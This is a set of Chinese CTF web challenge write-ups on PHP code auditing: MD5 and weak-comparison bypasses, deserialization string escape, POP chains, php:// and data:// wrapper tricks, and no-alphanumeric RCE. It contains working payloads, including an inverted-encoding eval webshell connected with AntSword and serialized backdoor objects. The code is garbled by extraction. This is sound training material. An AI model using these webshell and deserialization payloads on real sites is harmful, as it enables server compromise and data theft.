

[MRCTF2020]Ez_bypass 进入页面,
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 if(isset($_GET['gg' ])&& isset($_GET['id' ])) { $id= $_GET['id' ]; $gg= $_GET['gg' ]; if (md5($id) = = = md5($gg) && $id != = $gg) { echo 'You got the first step' ; if(isset($_POST['passwd' ])) { $passwd= $_POST['passwd' ]; if (! is_numeric($passwd)) { if($passwd= = 1234567 ) { echo 'Good Job!' ; highlight_file('flag.php' ); die('By Retr_0' ); } else { echo "can you think twice??"; } } else { echo 'You can not get it !' ; } } else { die('only one way to get the flag' ); } } else { echo "You are not a real hacker!"; } } else { die('Please input first' ); }
代码审计,需要用GET方式传入两个参数并md5绕过,再用post的方式传入passwd并进行弱口令绕过,payload=http://a5716ecc-c3c7-4000-a6e2-5f831ccde004.node4.buuoj.cn:81/?id[]=1&gg[]=2 passwd=1234567aaa
得到flag
2019]easy_serialize_php extract() 函数从数组中将变量导入到当前的符号表。
该题目主要涉及字符串逃逸和反序列化的内容
改变序列化字符串的长短,在序列化的对象反序列化过程中,参数是严谨的,确定了字符的长度,会自动往后找补,并且会自动将{}以外的内容抛弃。
在构造键值的时候被过滤掉了,但序列化后的字符串记录的长度不会因为过滤而改变,所以就会把序列化后的字符串的结构当做值的内容给读取。如果我们自己构造出反序列化字符串的结构,并因为过滤破坏掉原来的结构,就可以构造出恶意代码。
反序列化字符逃逸的两种方法:键值逃逸,键名逃逸
键值逃逸:若SESSION参数:
$_SESSION[“user”] = ‘guestflagflagflagflag’;
$_SESSION[‘function’] = ‘aaaa’;
$_SESSION[‘img’]=base64_encode(‘guest_img.png’);
序列化后:a:3{s:4:”user”;s:21:”guestflagflagflagflag”;s:8:”function”;s:4:”aaaa”;s:3:”img”;s:20:”Z3Vlc3RfaW1nLnBuZw==”;}
但是经过filter关键字会过滤掉flag,于是序列化字段会变短,但仍被当作了原来的value。
过滤后的结果:
a:3:{s:4:”user”;s:21:”guest”;s:8:”function”;s:4:”aaaa”;s:3:”img”;s:20:”Z3Vlc3RfaW1nLnBuZw==”;}
————————————————
版权声明:本文为CSDN博主「木…」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明。
原文链接:https://blog.csdn.net/2202_75317918/article/details/129822128
BUU SQL COURSE 2

这一题一开始挺懵的看到了登录,以为是在登录界面注入,试了一下发现报错也没有,什么也没有,后来参考了大佬的wp才发现这一题主要还是考察查找注入点
f12打开网络抓包,发现有id注入字样打开就是常规的注入操作
[极客大挑战 2019]RCE ME 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 <?php error_reporting(0); if(isset($_GET['code'])){ $code=$_GET['code']; if(strlen($code)>40){ die("This is too Long."); } if(preg_match("/[A-Za-z0-9]+/",$code)){ die("NO."); } @eval($code); } else{ highlight_file(__FILE__); } // ?>
代码审计,正则表达式禁止了大小写字母和数字,思路直接将命令异或或者取反即可
取反后也有带数字字母的编码,为什么就可以呢,因为取反后url进行编码会将其编码为无法识别的字符,从而绕过无字母无数字的过滤
1 2 3 4 5 <?php $a ='phpinfo' ;$b =~$a ;echo urlencode ($b );?>
url:http://61c466e2-e3ca-4dce-8241-570fd6a3840b.node4.buuoj.cn:81/?code=(~%8F%97%8F%96%91%99%90)() ;
即可查看当前php版本
那么我们就可以在$a这个变量里面写入我们的一句话木马
1 2 3 4 5 6 7 8 9 10 <?php error_reporting (0 );$a ='assert' ;$b =urlencode (~$a );echo $b ;echo "<br>" ;$c ='(eval($_POST[1]))' ;$d =urlencode (~$c );echo $d ; ?>
拼接为assert(eval($_POST[1])); assert 可以将整个字符串参数当作php参数执行
蚁剑连接


在跟目录下的flag文件为空,使用插件绕过
/readflag

方法二 在拥有写的权限的tmp文件里面上传

然后在网页原页面文件包含
即可得到flag
杂乱的知识点 ctrl+u即可查看源代码,当f12不管用时可以在应用程序菜单打开浏览器自带的开发者工具
cookie传入值最好url编码一下
ctfshow web257 反序列化,代码审计
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 <?php class ctfShowUser private $username ='xxxxxx' ; private $password ='xxxxxx' ; private $isVip =false ; private $class = 'info' ; public function __construct ( $this ->class =new info (); } public function login ($u ,$p ) { return $this ->username===$u &&$this ->password===$p ; } public function __destruct ( $this ->class ->getInfo (); } } class info private $user ='xxxxxx' ; public function getInfo ( return $this ->user; } } class backDoor private $code ; public function getInfo ( eval ($this ->code); } } $username =$_GET ['username' ];$password =$_GET ['password' ];if (isset ($username ) && isset ($password )){ $user = unserialize ($_COOKIE ['user' ]); $user ->login ($username ,$password ); }
思路:首先我们需要利用backdoor类里面的eval函数来突破,会执行$code,那么我们就要利用这个漏洞使$code=’eval($_POST[1]);’;,_construct函数会在我们实例化ctfshowuser时调用,我们需要使他实例化backdoor(),在反序列化时就会调用backdoor的getinfo把木马植入进去

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 <?php class ctfShowUser private $username ='xxxxxx' ; private $password ='xxxxxx' ; private $isVip =false ; private $class = 'info' ; public function __construct ( $this ->class =new backDoor ();//改了 } } class backDoor private $code ='eval($_POST[1]);' ; public function getInfo ( eval ($this ->code); } } echo urlencode (serialize (new ctfShowUser));因为是cookie传入,所以要url编码
蚁剑连接的具体操作,如果是在POST的话,要在httpbody一栏键入
连接成功在跟目录找到flag
web258 !preg_match(‘/[oc]:\d+:/i’)匹配序列化字符串是否是对象字符串开头。
oc代表是正则表达式
\d: 匹配一个数字字符。等价于 [0-9]。
当我们序列化类时,前面的O:8之类的就会被限制,绕过即可
[SWPUCTF 2021 新生赛]no_wakeup 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 <?php header ("Content-type:text/html;charset=utf-8" );error_reporting (0 );show_source ("class.php" );class HaHaHa public $admin ; public $passwd ; public function __construct ( $this ->admin ="user" ; $this ->passwd = "123456" ; } public function __wakeup ( $this ->passwd = sha1 ($this ->passwd); } public function __destruct ( if ($this ->admin === "admin" && $this ->passwd === "wllm" ){ include ("flag.php" ); echo $flag ; }else { echo $this ->passwd; echo "No wake up" ; } } } $Letmeseesee = $_GET ['p' ];unserialize ($Letmeseesee );?>
代码审计,pop链:实例化触发construct–>把admin和wllm赋值–>触发distruct()–>wakeup绕过,
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 <?php class HaHaHa public $admin ; public $passwd ; public function __construct ( $this ->admin ="admin" ; $this ->passwd = "wllm" ; } } $a = new HaHaHa ();echo (serialize ($a ));O:6 :"HaHaHa" :2 :{s:5 :"admin" ;s:5 :"admin" ;s:6 :"passwd" ;s:4 :"wllm" ;} O:6 :"HaHaHa" :3 :{s:5 :"admin" ;s:5 :"admin" ;s:6 :"passwd" ;s:4 :"wllm" ;}
[ZJCTF 2019]NiZhuanSiWei 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 <?php $text = $_GET ["text" ];$file = $_GET ["file" ];$password = $_GET ["password" ];if (isset ($text )&&(file_get_contents ($text ,'r' )==="welcome to the zjctf" )){ echo "<br><h1>" .file_get_contents ($text ,'r' )."</h1></br>" ; if (preg_match ("/flag/" ,$file )){ echo "Not now!" ; exit (); }else { include ($file ); $password = unserialize ($password ); echo $password ; } } else { highlight_file (__FILE__ ); } ?>

代码审计,ile_get_contents () 函数是用于将文件的内容读入到一个字符串中,所以,text要使用data流的伪协议text=data://text/plain,welcome to the zjctf
根据题目我们要查看useless.php文件的内容进行反序列化那么我们就需要用到filer伪协议
file=php://filter/convert.base64-encode/resource=useless.php
把得到的代码base64解码
1 2 3 4 5 6 7 8 9 10 11 12 13 <?php class Flag public $file ; public function __tostring ( if (isset ($this ->file)){ echo file_get_contents ($this ->file); echo "<br>" ; return ("U R SO CLOSE !///COME ON PLZ" ); } } } ?>
1 2 3 4 5 6 7 8 9 10 11 12 13 <?php class Flag public $file ; public function __construct ( $this ->file = "flag.php" ; } } $a = new Flag ();$b = serialize ($a );echo urlencode ($b );?>
password=O%3A4%3A%22Flag%22%3A1%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3B%7D
检查页面源码即可得到flag

[SWPUCTF 2021 新生赛]ez_unserialize 打开靶机,题目没有任何提示用扫描器扫描
robots.txt打开即可得到php代码所在的网页地址,简单的反序列化
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 <?php error_reporting (0 );show_source ("cl45s.php" );class wllm public $admin ; public $passwd ; public function __construct ( $this ->admin ="user" ; $this ->passwd = "123456" ; } public function __destruct ( if ($this ->admin === "admin" && $this ->passwd === "ctf" ){ include ("flag.php" ); echo $flag ; }else { echo $this ->admin; echo $this ->passwd; echo "Just a bit more!" ; } } } $p = $_GET ['p' ];unserialize ($p );?>
1 2 3 4 public function __construct ( $this ->admin ="admin" ; $this ->passwd = "ctf" ; }
序列化输入即可得到flag
[SWPUCTF 2021 新生赛]pop 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 <?php error_reporting (0 );show_source ("index.php" );class w44m private $admin = 'aaa' ; protected $passwd = '123456' ; public function Getflag ( if ($this ->admin === 'w44m' && $this ->passwd ==='08067' ){ include ('flag.php' ); echo $flag ; }else { echo $this ->admin; echo $this ->passwd; echo 'nono' ; } } } class w22m public $w00m ; public function __destruct ( echo $this ->w00m; } } class w33m public $w00m ; public $w22m ; public function __toString ( $this ->w00m->{$this ->w22m}(); return 0 ; } } $w00m = $_GET ['w00m' ];unserialize ($w00m );?>
pop链:destruct触发,在w22m->w33m,触发_ToString–>在{}里调用Getflag方法–>修改admin和password的值
